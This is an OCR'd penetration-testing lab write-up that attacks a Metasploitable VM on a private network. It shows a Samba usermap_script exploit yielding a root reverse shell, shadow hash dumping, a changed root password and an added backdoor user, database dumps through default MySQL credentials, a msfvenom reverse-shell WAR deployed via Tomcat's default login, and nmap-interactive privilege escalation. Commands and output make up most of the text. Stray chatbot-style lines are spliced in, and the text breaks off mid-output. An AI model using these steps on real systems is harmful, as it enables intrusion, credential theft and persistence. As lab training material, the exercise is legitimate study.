
[!] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want ReverseListenerBindAddress
[*] Started reverse TCP handler on 127.0.0.1:4444
[*] Exploit completed, but no session was created.
msf6 exploit(multi/samba/usermap_script) > set LHOST 192.168.56.104
LHOST => 192.168.56.104
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.56.104:4444
[*] Command shell session 1 opened (192.168.56.104:4444 -> 192.168.56.107:49486) at 2025-01-30 07:26:40 -0500

/bin/bash -i
bash: no job control in this shell
root@metasploitable:/# id
uid=0(root) gid=0(root)
root@metasploitable:/# whoami
root
```

4. Backgrounding the Session

I backgrounded the session to retain access while exploring other attack vectors, listed the active session and then upgraded to a meterpreter session and ran basic commands:



Key Findings


1. **Root Access Achieved**: The exploit bypassed authentication, granting full root privileges.
2. **Password Hashes Exposed**: Extracted hashes from /etc/shadow for offline cracking (e.g., John the Ripper).

Mitigation Steps:

- **Patch Samba**: Upgrade to Samba 3.0.21 or later.
- **Disable Vulnerable Scripts**: Remove username map script configurations.
- **Network Segmentation**: Restrict SMB access to trusted IPs.

DUMPING HASHES WITH HASHDUMP

Since we are aware the target is vulnerable to **samba**, let's dump the user hashes using the hashdump post exploitation module.




```
msf6 exploit(multi/samba/usermap_script) > search hashdump

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank    Check  Description
   -   ----                                                  ---------------  ----    -----  -----------
   0   post/aix/hashdump                                     .                normal  No     AIX Gather Dump Password Hashes
   1   post/android/gather/hashdump                          .                normal  No     Android Gather Dump Password Hashes for Android
 Systems
   2   post/bsd/gather/hashdump                              .                normal  No     BSD Dump Password Hashes
   3   auxiliary/scanner/smb/impacket/secretsdump            .                normal  No     DCOM Exec
   4   auxiliary/gather/ldap_hashdump                        2020-07-23       normal  No     LDAP Information Disclosure
   5   post/linux/gather/hashdump                            .                normal  No     Linux Gather Dump Password Hashes for Linux Sys
tems
   6   auxiliary/scanner/mssql/mssql_hashdump                .                normal  No     MSSQL Password Hashdump
   7   auxiliary/scanner/mysql/mysql_hashdump                .                normal  No     MYSQL Password Hashdump
   8   post/windows/gather/credentials/mcafee_vse_hashdump   .                normal  No     McAfee Virus Scan Enterprise Password Hashes Du
mp
   9   auxiliary/scanner/mysql/mysql_authbypass_hashdump     2012-06-09       normal  No     MySQL Authentication Bypass Password Dump
   10  post/osx/gather/hashdump                              .                normal  No     OS X Gather Mac OS X Password Hash Collector
   11  auxiliary/scanner/oracle/oracle_hashdump              .                normal  No     Oracle Password Hashdump
   12  auxiliary/analyze/crack_databases                     .                normal  No     Password Cracker: Databases
   13    \_ action: hashcat                                  .                .       .      Use Hashcat
   14    \_ action: john                                     .                .       .      Use John the Ripper
   15  auxiliary/scanner/postgres/postgres_hashdump          .                normal  No     Postgres Password Hashdump
   16  post/solaris/gather/hashdump                          .                normal  No     Solaris Gather Dump Password Hashes for Solaris
 Systems
   17  post/windows/gather/credentials/domain_hashdump       .                normal  No     Windows Domain Controller Hashdump
   18  post/windows/gather/credentials/mssql_local_hashdump  .                normal  No     Windows Gather Local SQL Server Hash Dump
   19  post/windows/gather/hashdump                          .                normal  No     Windows Gather Local User Account Password Hash
es (Registry)
   20  post/windows/gather/smart_hashdump                    .                normal  No     Windows Gather Local and Domain Controller Acco
unt Password Hashes


Interact with a module by name or index. For example info 20, use 20 or use post/windows/gather/smart_hashdump

msf6 exploit(multi/samba/usermap_script) > use post/linux/gather/hashdump
```



```
msf6 exploit(multi/samba/usermap_script) > use post/linux/gather/hashdump
msf6 post(linux/gather/hashdump) > show options

Module options (post/linux/gather/hashdump):


   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on


View the full module info with the info, or info -d command.

msf6 post(linux/gather/hashdump) > set SESSION 3
SESSION => 3
msf6 post(linux/gather/hashdump) > run

[+] root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:0:0:root:/root:/bin/bash
[+] sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:3:3:sys:/dev:/bin/sh
[+] klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:103:104::/home/klog:/bin/false
[+] msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
[+] postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
[+] user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:1001:1001:just a user,111,,:/home/user:/bin/bash
[+] service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:1002:1002:,,,:/home/service:/bin/bash
[+] Unshadowed Password File: /home/bivin/.msf4/loot/20250130083509_default_192.168.56.107_linux.hashes_938295.txt
[*] Post module execution completed
```

Get into our session 3 change the password of our root user, and also let's create new user TOM and also set a password for the user.



```
msf6 post(linux/gather/hashdump) > sessions 3
[*] Starting interaction with 3...

meterpreter > shell
Process 8271 created.
Channel 5 created.
/bin/bash -i
bash: no job control in this shell
root@metasploitable:/# passwd root
Enter new UNIX password: password123
Retype new UNIX password: password123
passwd: password updated successfully
root@metasploitable:/# useradd -u tom -s /bin/bash
useradd: invalid numeric argument 'tom'
root@metasploitable:/# useradd -m tom -s /bin/bash
root@metasploitable:/# passwd tom
Enter new UNIX password: password321
Retype new UNIX password: password321
passwd: password updated successfully
root@metasploitable:/# ^C
Terminate channel 5? [y/N]  y
meterpreter >
Background session 3? [y/N]
msf6 post(linux/gather/hashdump) > show options

Module options (post/linux/gather/hashdump):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  3                yes       The session to run this module on


View the full module info with the info, or info -d command.

msf6 post(linux/gather/hashdump) > set SESSION
SESSION => 3
```

```
msf6 post(linux/gather/hashdump) > run

[+] root:$1$yWPXegUS$o.V8Puc.pjC06NaaO71Ur.:0:0:root:/root:/bin/bash
[+] sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:3:3:sys:/dev:/bin/sh
[+] klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:103:104::/home/klog:/bin/false
[+] msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
[+] postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
[+] user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:1001:1001:just a user,111,,:/home/user:/bin/bash
[+] service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:1002:1002:,,,:/home/service:/bin/bash
[+] tom:$1$Ars6Ysk2$J.PFg6MXsw7rnn1BpijWd1:1003:1003::/home/tom:/bin/bash
[+] Unshadowed Password File: /home/bivin/.msf4/loot/20250130084145_default_192.168.56.107_linux.hashes_378635.txt
[*] Post module execution completed
```

We get the hashes of both root and tom, the new user we had created. Also we can notice that they are hashed using MD5 hashing algorithm as they are encapsulated with $1.

Sure! Here's a documentation of all the steps and techniques you've performed so far, written from your point of view. Remember to add screenshots where appropriate.

Exploitation Using MySQL Weak Credentials (Port 3306)

Introduction:

During my penetration testing, I identified a **MySQL Weak Credentials vulnerability** on the target machine. By exploiting this vulnerability, I gained unauthorized access to the MySQL server and was able to perform various actions to extract sensitive data and explore further.

Steps Taken:


1. Connecting to MySQL:

I attempted to connect to MySQL using the default root credentials:

mysql -h 192.168.56.107 -u root

This resulted in an **error** because the SSL/TLS connection was enforced. To bypass this, I used the `--ssl-mode=DISABLED` flag to disable SSL encryption:

mysql -h 192.168.56.107 -u root --ssl-mode=DISABLED



After running this command, I successfully connected to the MySQL server.

2. Enumerating Databases:

Once connected, I queried the databases available on the server. The command used was:

SHOW DATABASES;

```
MySQL [(none)]> SHOW DATABASES;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dvwa               |
| metasploit         |
| mysql              |
| owasp10            |
| tikiwiki           |
| tikiwiki195        |
+--------------------+
7 rows in set (0.002 sec)
```

I found several databases, one of which was named `owasp10`. I switched to this database:

USE owasp10

```
MySQL [(none)]> USE owasp10;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```

3. Dumping Data from Tables:


Next, I queried the `accounts` table to gather potentially sensitive data:

SELECT * FROM accounts;

```
MySQL [owasp10]> SELECT * FROM accounts;
+-----+----------+--------------+-----------------------------+----------+
| cid | username | password     | mysignature                 | is_admin |
+-----+----------+--------------+-----------------------------+----------+
|   1 | admin    | adminpass    | Monkey!                     | TRUE     |
|   2 | adrian   | somepassword | Zombie Films Rock!          | TRUE     |
|   3 | john     | monkey       | I like the smell of confunk | FALSE    |
|   4 | jeremy   | password     | d1373 1337 speak            | FALSE    |
|   5 | bryce    | password     | I Love SANS                 | FALSE    |
|   6 | samurai  | samurai      | Carving Fools               | FALSE    |
|   7 | jim      | password     | Jim Rome is Burning         | FALSE    |
|   8 | bobby    | password     | Hank is my dad              | FALSE    |
|   9 | simba    | password     | I am a cat                  | FALSE    |
|  10 | dreveil  | password     | Preparation H               | FALSE    |
|  11 | scotty   | password     | Scotty Do                   | FALSE    |
|  12 | cal      | password     | Go Wildcats                 | FALSE    |
|  13 | john     | password     | Do the Duggie!              | FALSE    |
```

The output revealed important information about user accounts.

4. Enumerating the Tables in the database:



```
MySQL [owasp10]> SHOW TABLES;
+-------------------+
| Tables_in_owasp10 |
+-------------------+
| accounts          |
| blogs_table       |
| captured_data     |
| credit_cards      |
| hitlog            |
| pen_test_tools    |
+-------------------+
6 rows in set (0.002 sec)


MySQL [owasp10]> select * from credit_cards;
+------+------------------+------+------------+
| ccid | ccnumber         | ccv  | expiration |
+------+------------------+------+------------+
|    1 | 4444111122223333 | 745  | 2012-03-01 |
|    2 | 7746536337776330 | 722  | 2015-04-01 |
|    3 | 8242325748474749 | 461  | 2016-03-01 |
|    4 | 7725653200487633 | 230  | 2017-06-01 |
|    5 | 1234567812345678 | 627  | 2018-11-01 |
+------+------------------+------+------------+
5 rows in set (0.272 sec)
```

5. Pivoting and Exfiltration:

During my exploration, I found some credentials and information that could be used to pivot to other services. Specifically, I found some weak SSH credentials within the database. These could be used to attempt logging into other machines within the same network.

Additionally, I used the following command to export the data I found to a file:

SELECT * FROM accounts INTO OUTFILE '/var/tmp/accounts_dump.txt';



```
MySQL [owasp10]> SELECT * FROM accounts INTO OUTFILE '/var/tmp/accounts_dump.txt'
    -> ;
Query OK, 16 rows affected (0.002 sec)
```

Conclusion:

With the **MySQL weak credentials** vulnerability, I was able to gain unauthorized access to the database and extract valuable information. While I wasn't able to directly escalate to root using MySQL commands, I continued exploring other avenues such as looking for credentials in the database, attempting to pivot.

While this specific vulnerability didn't give me direct command execution, it allowed me to gather essential information that could be used in further attacks. The **data exfiltration** and **user credential gathering** provided valuable footholds to escalate further.

Apache Tomcat Exploitation

This covers my approach to exploiting Apache Tomcat by leveraging its default credentials and deploying a malicious WAR file to gain shell access.


1. Generate a Malicious WAR File

create a reverse shell payload:

msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.56.104 LPORT=4444 -f war > shell.war

Explanation:

- `-p`: Payload type (`java/jsp_shell_reverse_tcp` for Tomcat).
- `LHOST`: My attack machine IP (`192.168.56.104`).
- `LPORT`: Port I chose to listen on (`4444`).
- `-f war`: Output format as WAR file required by Tomcat.
- `shell.war`: Output filename.



---

2. Access Tomcat Manager Panel


Let's open a web browser and navigate to:


http://192.168.56.107:8180/manager/html

3. Login with Default Credentials

I logged in using the default credentials:

- **Username:** `tomcat`
- **Password:** `tomcat`







---


4. Upload the Malicious WAR File

1. Scroll to the **WAR file to deploy** section.
2. I Clicked **Choose File**, select `shell.war`, and hit **Deploy**.

Once deployed, the application `shell` appears on the page.







Applications


Path	Display Name	Running	Sessions	Commands
/	Welcome to Tomcat	true	0	Start Stop Reload Undeploy
/admin	Tomcat Administration Application	true	0	Start Stop Reload Undeploy
/balancer	Tomcat Simple Load Balancer Example App	true	0	Start Stop Reload Undeploy
/host-manager	Tomcat Manager Application	true	0	Start Stop Reload Undeploy
/jsp-examples	JSP 2.0 Examples	true	0	Start Stop Reload Undeploy
/manager	Tomcat Manager Application	true	0	Start Stop Reload Undeploy
/servlets-examples	Servlet 2.4 Examples	true	0	Start Stop Reload Undeploy
/shell		true	0	Start Stop Reload Undeploy
/tomcat-docs	Tomcat Documentation	true	0	Start Stop Reload Undeploy
/webdav	Webdav Content Management	true	0	Start Stop Reload Undeploy

---

5. Trigger the Payload

I accessed the deployed shell by visiting:

http://192.168.56.107:8180/shell/




---

6. Start a Netcat Listener


On my attack machine, I set up a Netcat listener to catch the shell:

nc -lvnp 4444



7. Catch the Reverse Shell

After triggering the payload, I successfully established a shell connection with the target machine.



Post-Exploitation Actions

System Enumeration

Commands executed for initial reconnaissance:

- `whoami`: Display the current user.
- ```
  whoami
  tomcat55
  ```
- `ls`: List directory contents.
- ```
  ls
  bin
  boot
  cdrom
  dev
  etc
  home
  initrd
  initrd.img
  lib
  lost+found
  media
  mnt
  nohup.out
  opt
  proc
  root
  sbin
  srv
  sys
  tmp
  usr
  var
  vmlinuz
  ```
- `pwd`: Print current working directory.
- ```
  pwd
  /
  ```
  ```

Privilege Escalation Attempts

Upon initial access, the shell was running under the `tomcat` user instead of `root`. I explored several methods to elevate privileges:

First, i checked the version of nmap running on the target :

```
nmap --version

Nmap version 4.53 ( http://insecure.org )
```

Noticed it runs an old & vulnerable version of nmap(4.5.3) and i then started interactive nmap shell:

```
nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
```

Then used the whoami command

```
whoami
root
```

And we escalated to root

Nice progress! After gaining root access, there are several post-exploitation activities you can perform. Here's a categorized list of what you might explore:

Enumeration and Persistence

Let’s Gather user and system information:

```
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
id
uid=110(tomcat55) gid=65534(nogroup) euid=0(root) groups=65534(nogroup)
cat /etc/issue
                _                  _       _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
